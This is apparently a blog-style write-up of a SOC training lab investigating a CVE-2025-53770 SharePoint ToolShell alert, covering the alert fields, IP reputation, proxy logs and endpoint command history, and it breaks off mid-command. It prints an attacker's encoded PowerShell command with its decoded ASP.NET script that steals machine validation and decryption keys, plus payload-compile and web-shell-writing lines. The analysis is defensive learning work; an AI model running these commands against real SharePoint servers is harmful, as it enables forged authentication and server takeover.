CVE-2025-53770 is a newly disclosed SharePoint vulnerability that quickly gained attention in the security community. I was genuinely curious to understand how this exploitation works in practice, and I couldn't wait to dig into the details. I jumped into this challenge first thing on a Sunday morning, it was the perfect opportunity to explore how authentication bypass and remote code execution play out in a real-world environment.

With that excitement in mind, let's begin the investigation.

ALERT

EventID :320
Event Time :Jul, 22, 2025, 01:07 PM
Rule :SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE
Level :Security Analyst
Hostname :SharePoint01
Source IP Address :107.191.58.76
Destination IP Address :172.16.20.17
HTTP Request Method :POST
Requested URL :/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx

User-Agent :Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Referer :/_layouts/SignOut.aspx

Content-Length :7699

Alert Trigger Reason :Suspicious unauthenticated POST request targeting ToolPane.aspx with large payload size and spoofed referer indicative of CVE-2025-53770 exploitation.
Device Action :Allowed

Understand Why the Alert Was Triggered

Before even starting the actual investigation, I wanted to understand **why this alert was triggered**.

🔹 Rule Name Insight

The alert was triggered by the rule:
`SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE`

I googled the CVE to understand it better. It’s a **recently disclosed critical vulnerability** in SharePoint that targets the **ToolShell interface**. The exploit allows an attacker to:

- Extract machine keys (not sure what they are, will google them though:))
- Forge authentication cookies
- And execute code remotely on the server

IPs and Traffic Direction

The alert shows that a **POST request** was made:

- **From IP**: `107.191.58.76`
- **To IP**: `172.16.20.17` (SharePoint01)
- **Requested URL**: `/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx`

At this point, I am yet to confirm if `107.191.58.76` is an external IP.

Request Details

- **HTTP Method**: POST (suggests data was being submitted)
- **Content Length**: 7699 bytes (unusually large)
- **User-Agent**: Legitimate-looking Firefox header
- **Referer**: `/_layouts/SignOut.aspx` , sus .

These details suggest that the request wasn’t random , it was likely crafted to **exploit a specific endpoint** and possibly **bypass authentication**.
SOC342 - CVE-2025-53770 SharePoint ToolShell Auth Bypass and RCE


INVESTIGATION ANALYSIS

Now let's start the investigation.
Source IP: 107.191.58.76
Destination IP Address :172.16.20.17

Considering, I've spent enough time on this platform, I know for a fact that 172.16.20.17 is an internal IP (there's probably better ways to answer that LOL) .

- Reputation of IP Address (Search in VirusTotal, AbuseIPDB, Cisco Talos)

After spotting the source IP address `107.191.58.76` in the alert, I decided to run a quick reputation lookup using AbuseIPDB. The moment the results came in, the connection was clear. This IP was already associated with exploitation attempts of CVE-2025-53770. Several logs specifically referenced SharePoint RCE activity and abuse of the ToolShell interface. The IP belongs to Vultr, a cloud hosting provider often seen in security incidents due to its use in launching automated attacks. This confirmed that the alert was a true positive and that the activity was not just suspicious but clearly malicious.



AbuseIPDB » *107.191.58.76*

Check an IP Address, Domain Name, or Subnet
e.g. **35.16.59.202**, **microsoft.com**, or **5.188.10.0/24**

107.191.58.76


107.191.58.76 was found in our database!

This IP was reported **27** times. Confidence of Abuse is **100%**: ?

100%

ISP	Vultr Holdings, LLC
Usage Type	Data Center/Web Hosting/Transit
ASN	AS20473
Hostname(s)	107.191.58.76.vultrusercontent.com
Domain Name	vultr.com
Country	United States of America
City	Los Angeles, California

IP info including ISP, Usage Type, and Location provided by IPInfo. Updated biweekly.



IP Abuse Reports for **107.191.58.76**:


This IP address has been reported a total of **27** times from 27 distinct sources. 107.191.58.76 was first reported on July 19th 2025, and the most recent report was **5 days ago**.

Recent Reports: We have received reports of abusive activity from this IP address within the last week. It is potentially still actively engaged in abusive activities.

Reporter	IoA Timestamp in UTC	Comment	Categories
✓ Cyber$amurai	2025-07-21 13:56:11 (6 days ago)	Bad IP Reputation	Hacking
Tokolosh Hunters	2025-07-21 08:17:12 (6 days ago)	sharepoint rce ioc	Brute-Force
✓ Anonymous	2025-07-20 16:13:00 (1 week ago)	Observed exploiting MS SharePoint CVE-2025-53770 vulnerability, according to Eye Security (https://r ... show more	Web App Attack
✓ Cynar & Cinny	2025-07-19 16:22:32 (1 week ago)	ufw_block_log	Port Scan
✓ Anonymous	2025-07-19 13:53:41 (1 week ago)	Unauthorized Repeated Recursive Lookups Domain: sl	DNS Poisoning
✓ anon333	2025-07-19 04:33:09 (1 week ago)	Hacker syslog review 1752899588	Hacking
✓ rtbh.com.tr	2025-07-19 04:07:45 (1 week ago)	list.rtbh.com.tr report: udp/53	Brute-Force
✓ Fusty	2025-07-19 03:07:44 (1 week ago)	Unauthorized attempt on (UDP on port 53). Source port: 61865 TTL: 237 Packet lengt ... show more	DNS Compromise DNS Poisoning Port Scan
✓ en0	2025-07-19 02:58:47 (1 week ago)	107.191.58.76 was recorded 3 times by 2 hosts attempting to connect to 1 unique ports. Incident coun ...	Port Scan


Examine Logs from SIEM and Endpoint

I moved to the SIEM to examine the proxy logs and get a clearer view of what triggered the alert. Some of the unusual things I noticed about the HTTP request was `/_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx` using the POST method. This isn’t something typically seen in regular SharePoint behavior. The referrer field also seemed spoofed. It pointed to `/_layouts/SignOut.aspx`, likely to make the request appear legitimate. What really caught my attention was the size of the HTTP request, which was over 7KB, much larger than a typical POST request.



```
time             Jul, 22, 2025, 01:07 PM
Raw Log
Request          POST /_layouts/15/ToolPane.aspx?DisplayMode=Edit&a=/ToolPane.aspx HTTP/1.1
Host             107.191.58.76
User-Agent       Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:120.0) Gecko/20100101 Firefox/120.0
Content-Length   7699
Accept           text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding  gzip, deflate, br
Connection       close
Content-Type     application/x-www-form-urlencoded
Referer          /_layouts/SignOut.aspx
```

To check whether the attack was successful, I investigated the endpoint logs and followed the command-line history on the host machine. Around the same time the alert was triggered, I observed suspicious execution of commands in the terminal history. Let's see if the attack chain has executed successfully.




Client/Server: Server   Last Login: Jul, 23, 2025, 01:41 PM

EVENT TIME	COMMAND LINE
Jul 22 2025 13:07:24	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidden -e PCVA...
Jul 22 2025 13:07:27	"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /out:C:\Windows\Temp\pay...
Jul 22 2025 13:07:29	"C:\Windows\System32\cmd.exe" /c echo <form runat=\"server\"> <object classid=\"cl...
Jul 22 2025 13:07:34	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -Command "[System.Web...

- **Event 1**: A bunch of base64 encoded script. This PowerShell command is a strong indicator of malicious activity, typically observed during the post-exploitation phase of an attack. The use of `-nop -w hidden -e` signifies an attempt to run encoded PowerShell silently without triggering user-facing alerts or system profiles. Upon decoding, the payload reveals a malicious ASP.NET script that uses .NET reflection to extract sensitive information from the `MachineKeySection`, including validation and decryption keys used by the web application.


This behavior suggests the attacker is attempting to steal cryptographic keys, likely to forge authentication tokens, decrypt session data, or conduct further privilege escalation. The presence of such a command usually points to the deployment of a web shell or backdoor on a compromised IIS server, and indicates a significant risk of unauthorized access, persistence, and lateral movement.



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -nop -w hidde
n -e PCVAIEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5EaWFnbm9zdGljcyIgJT4NCj
wlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8c2NyaXB0IH
J1bmF0PSJzZXJ2ZXIiIGxhbmd1YWdlPSJjIyIgQ09ERVBBR0U9IjY1MDAxIj4NCiAg
ICBwdWJsaWMgdm9pZCBQYWdlX2xvYWQoKQ0KICAgIHsNCgkJdmFyIHN5ID
0gU3lzdGVtLlJlZmxlY3Rpb24uQXNzZW1ibHkuTG9hZCgiU3lzdGVtLldlYiwgVmV
yc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuP
WIwM2Y1ZjdmMTFkNTBhM2EiKTsNCiAgICAgICAgdmFyIG1rdCA9IHN5LkdldFR
5cGUoIlN5c3RlbS5XZWIuQ29uZmlndXJhdGlvbi5NYWNoaW5lS2V5U2VjdGlvbiIp
Ow0KICAgICAgICB2YXIgZ2FjID0gbWt0LkdldE1ldGhvZCgiR2V0QXBwbGljYXRp
b25Db25maWciLCBTeXN0ZW0uUmVmbGVjdGlvbi5CaW5kaW5nRmxhZ3MuU3
RhdGljIHwgU3lzdGVtLlJlZmxlY3Rpb24uQmluZGluZ0ZsYWdzLk5vblB1YmxpYyk
7DQogICAgICAgIHZhciBjZyA9IChTeXN0ZW0uV2ViLkNvbmZpZ3VyYXRpb24uT
WFjaGluZUtleVNlY3Rpb24pZ2FjLkludm9rZShudWxsLCBuZXcgb2JqZWN0WzB
dKTsNCiAgICAgICAgUmVzcG9uc2UuV3JpdGUoY2cuVmFsaWRhdGlvbktleSsifCI
rY2cuVmFsaWRhdGlvbisifCIrY2cuRGVjcnlwdGlvbktleSsifCIrY2cuRGVjcnlwdGlvb
isifCIrY2cuQ29tcGF0aWJpbGl0eU1vZGUpOw0KICAgIH0NCjwvc2NyaXB0Pg==
```

```
%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.IO" %>
<script runat="server" language="c#" CODEPAGE="65001">
    public void Page_load()
    {
        var sy = System.Reflection.Assembly.Load("System.Web, Version=4.0.0.0,
Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a");
        var mkt = sy.GetType("System.Web.Configuration.MachineKeySection");
        var gac = mkt.GetMethod("GetApplicationConfig",
System.Reflection.BindingFlags.Static |
System.Reflection.BindingFlags.NonPublic);
        var cg = ((System.Web.Configuration.MachineKeySection)gac.Invoke(null,
new object[0]));
        Response.Write(cg.ValidationKey + "|" + cg.Validation + "|" +
cg.DecryptionKey + "|" + cg.Decryption + "|" + cg.CompatibilityMode);
    }
</script>
```

- **Event 2**:
  I observed that the attacker used the .NET C# compiler (`csc.exe`) to compile a script named `payload.cs` into an executable called `payload.exe` directly on the system. This technique stood out to me as a typical LOLBAS approach, where legitimate Windows binaries are abused to stay under the radar. By compiling the payload locally in the `C:\Windows\Temp` directory, this clearly indicated that the attacker had already gained a foothold and was moving into post-exploitation.



COMMAND LINE

"C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /out:C:\Windows\Temp\payload.exe C:\Windows\Temp\payload.cs


- **Event 3**:

The attacker used `cmd.exe` to create a malicious `.aspx` file inside the SharePoint layouts directory. This file contained a simple HTML form with an embedded ActiveX object. The object was configured to automatically redirect to a remote URL hosting `payload.exe` . Since the file was placed in a web-accessible directory, it acted as a backdoor, anyone visiting that URL would trigger the download of the malicious payload.

What stood out to me here was that the attacker used **multiple techniques to deliver and execute the payload**. First, they compiled the payload locally using the .NET C# compiler on the victim's system. Then, they also prepared a separate method by crafting a malicious form that pointed to a remote-hosted version of the same payload. This shows a layered approach, if one method failed or was blocked, the other could still succeed.

```
"C:\Windows\System32\cmd.exe" /c echo
<form runat=\"server\">
    <object classid=\"clsid:ADB880A6-D8FF-11CF-9377-00AA003B7A11\">
```

